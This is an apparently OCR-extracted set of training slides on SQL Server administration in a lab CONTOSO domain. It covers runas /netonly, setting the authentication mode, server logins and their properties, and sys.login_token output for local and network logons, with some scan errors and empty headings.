Show Start on the display the user is using when they press t...	Not configured	No
Remove Logoff on the Start Menu	Not configured	No
Pin Apps to Start when installed	Not configured	No
Show additional calendar	Not configured	No
Remove Notifications and Action Center	Not configured	No
Disable showing balloon notifications as toasts.	Not configured	No
Remove the Security and Maintenance icon	Not configured	No
Remove the Meet Now icon	Not configured	No
Remove the networking icon	Not configured	No

Run as Different User – Network Only



```
Administrator: Command Promj x + v - □ x
C:\>runas /netonly /user:CONTOSO\Admin "%ProgramFiles(x86)%\Microsoft SQL Server Management Studio 18\Common7\IDE\ssms.exe"
Enter the password for CONTOSO\Admin:
Attempting to start C:\Program Files (x86)\Microsoft SQL Server Management Studio 18\Common7\IDE\ssms.exe as user "CONTOSO\Admin" ...
|
```

Server Authentication Mode



```
USE [master]
```

```
GO
```

```
EXEC xp_instance_regwrite N'HKEY_LOCAL_MACHINE', N'Software\Microsoft\MSSQLServer\MSSQLServer', N'LoginMode', REG_DWORD, 1
```

```
GO
```

SQL Server Logins

- BOOTCAMP-SQL (SQL Server 15.0.2000.5 - contoso\Admin)
- + Databases
- Security
 - Logins
 - ##MS_PolicyEventProcessingLogin##
 - ##MS_PolicyTsqlExecutionLogin##
 - BUILTIN\Administrators
 - CONTOSO\BOOTCAMP-WWW\$
 - NT AUTHORITY\SYSTEM
 - NT SERVICE\MSSQLSERVER
 - NT SERVICE\SQLSERVERAGENT
 - NT SERVICE\SQLServerReportingServices
 - NT SERVICE\SQLTELEMETRY
 - NT SERVICE\SQLWriter
 - NT SERVICE\Winmgmt
 - sa

SQL Server Logins – Users/Groups

The screenshot shows the 'Login Properties' dialog box for the 'BUILTIN\Administrators' login. The window title is 'Login Properties - BUILTIN\Administrators'. On the left, there is a 'Select a page' sidebar with options: General, Server Roles, User Mapping, Securables, and Status. Below this is a 'Connection' section showing 'Server: BOOTCAMP-SQL' and 'Connection: contoso\Admin', with a link to 'View connection properties'. At the bottom left is a 'Progress' section showing a 'Ready' status with a circular progress indicator.

The main area of the dialog is titled 'Script' and 'Help'. It contains the following fields and options:

- Login name:** BUILTIN\Administrators (with a search button)
- Windows authentication**
- SQL Server authentication**
 - Password:** [text box]
 - Confirm password:** [text box]
 - Specify old password**
 - Old password:** [text box]
 - Enforce password policy**
 - Enforce password expiration**
 - User must change password at next login**
- Mapped to certificate** [dropdown menu]
- Mapped to asymmetric key** [dropdown menu]
- Map to Credential** [dropdown menu] [Add button]

Mapped Credentials


Credential	Provider
------------	----------

[Remove button]


- Default database:** master [dropdown menu]
- Default language:** English - us_english [dropdown menu]

At the bottom right, there are 'OK' and 'Cancel' buttons.


SQL Server Logins – Server Roles




Creating New Logins



Database Users



Mapping Database Users to Roles



Current Connection Properties

Connection Properties

Current connection properties:

Authentication Method: Windows Authentication
User Name: contoso\Admin

Connection

Database	master
SPID	66
Network Protocol	<default>
Network Packet Size	4096
Connection Timeout	30
Execution Timeout	0
Encrypted	No

Product

Product Name	Microsoft SQL Server Enterprise Edition (64-bit)
--------------	--

User Name
The name of the user or login used to connect.

Close Help

View master.sys.login_token – Local Logon

SQLQuery3.sql - B...ontoso\Admin (63)) * X


```
SELECT * FROM sys.login_token
```

214 %

Results Messages

	principal_id	sid	name	type	usage
1	268	0x010500000000000515000000C9B214024D63B80A36452E...	CONTOSO\Admin	WINDOWS LOGIN	GRANT OR DENY
2	2	0x02	public	SERVER ROLE	GRANT OR DENY
3	3	0x03	sysadmin	SERVER ROLE	GRANT OR DENY
4	259	0x01020000000000052000000020020000	BUILTIN\Administrators	WINDOWS GROUP	GRANT OR DENY
5	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Domain Users	WINDOWS GROUP	GRANT OR DENY
6	0	0x010100000000000100000000	\Everyone	WINDOWS GROUP	GRANT OR DENY
7	0	0x01020000000000052000000021020000	BUILTIN\Users	WINDOWS GROUP	GRANT OR DENY
8	259	0x01020000000000052000000020020000	BUILTIN\Administrators	WINDOWS GROUP	GRANT OR DENY
9	0	0x010100000000000504000000	NT AUTHORITY\INTERACTIVE	WINDOWS GROUP	GRANT OR DENY
10	0	0x010100000000000201000000	\CONSOLE LOGON	WINDOWS GROUP	GRANT OR DENY
11	0	0x01010000000000050B000000	NT AUTHORITY\Authenticated Users	WINDOWS GROUP	GRANT OR DENY
12	0	0x01010000000000050F000000	NT AUTHORITY\This Organization	WINDOWS GROUP	GRANT OR DENY
13	0	0x010100000000000200000000	\LOCAL	WINDOWS GROUP	GRANT OR DENY
14	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Domain Admins	WINDOWS GROUP	GRANT OR DENY
15	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Enterprise Admins	WINDOWS GROUP	GRANT OR DENY
16	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Schema Admins	WINDOWS GROUP	GRANT OR DENY
17	0	0x010100000000000120100000	\Authentication authority asserted identity	WINDOWS GROUP	GRANT OR DENY
18	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Denied RODC Password Replication Group	WINDOWS GROUP	GRANT OR DENY

View master.sys.login_token – Network Logon



SQLQuery1.sql - B...ontoso\Admin (68))*


```
SELECT * FROM sys.login_token
```

177 %

Results Messages

	principal_id	sid	name	type	usage
1	268	0x010500000000000515000000C9B214024D63B80A36452E...	CONTOSO\Admin	WINDOVS LOGIN	GRANT OR DENY
2	2	0x02	public	SERVER ROLE	GRANT OR DENY
3	3	0x03	sysadmin	SERVER ROLE	GRANT OR DENY
4	259	0x01020000000000052000000020020000	BUILTIN\Administrators	WINDOVS GROUP	GRANT OR DENY
5	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Domain Users	WINDOVS GROUP	GRANT OR DENY
6	0	0x010100000000000100000000	\Everyone	WINDOVS GROUP	GRANT OR DENY
7	0	0x01020000000000052000000021020000	BUILTIN\Users	WINDOVS GROUP	GRANT OR DENY
8	259	0x01020000000000052000000020020000	BUILTIN\Administrators	WINDOVS GROUP	GRANT OR DENY
9	0	0x010100000000000502000000	NT AUTHORITY\NETWORK	WINDOVS GROUP	GRANT OR DENY
10	0	0x01010000000000050B000000	NT AUTHORITY\Authenticated Users	WINDOVS GROUP	GRANT OR DENY
11	0	0x01010000000000050F000000	NT AUTHORITY\This Organization	WINDOVS GROUP	GRANT OR DENY
12	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Domain Admins	WINDOVS GROUP	GRANT OR DENY
13	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Enterprise Admins	WINDOVS GROUP	GRANT OR DENY
14	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Schema Admins	WINDOVS GROUP	GRANT OR DENY
15	0	0x010100000000000120100000	\Authentication authority asserted identity	WINDOVS GROUP	GRANT OR DENY
16	0	0x010500000000000515000000C9B214024D63B80A36452E...	contoso\Denied RODC Password Replication Group	WINDOVS GROUP	GRANT OR DENY

View master.sys.user_token



The screenshot shows a SQL Server Enterprise Manager interface. At the top, a query window titled "SQLQuery1.sql - B...ontoso\Admin (68))*" contains the SQL command: `SELECT * FROM sys.user_token`. Below the query window, the "Results" pane is active, displaying a table with the following data:

	principal_id	sid	name	type	usage
1	1	0x01	dbo	SQL USER	GRANT OR DENY




WIA Under the Hood

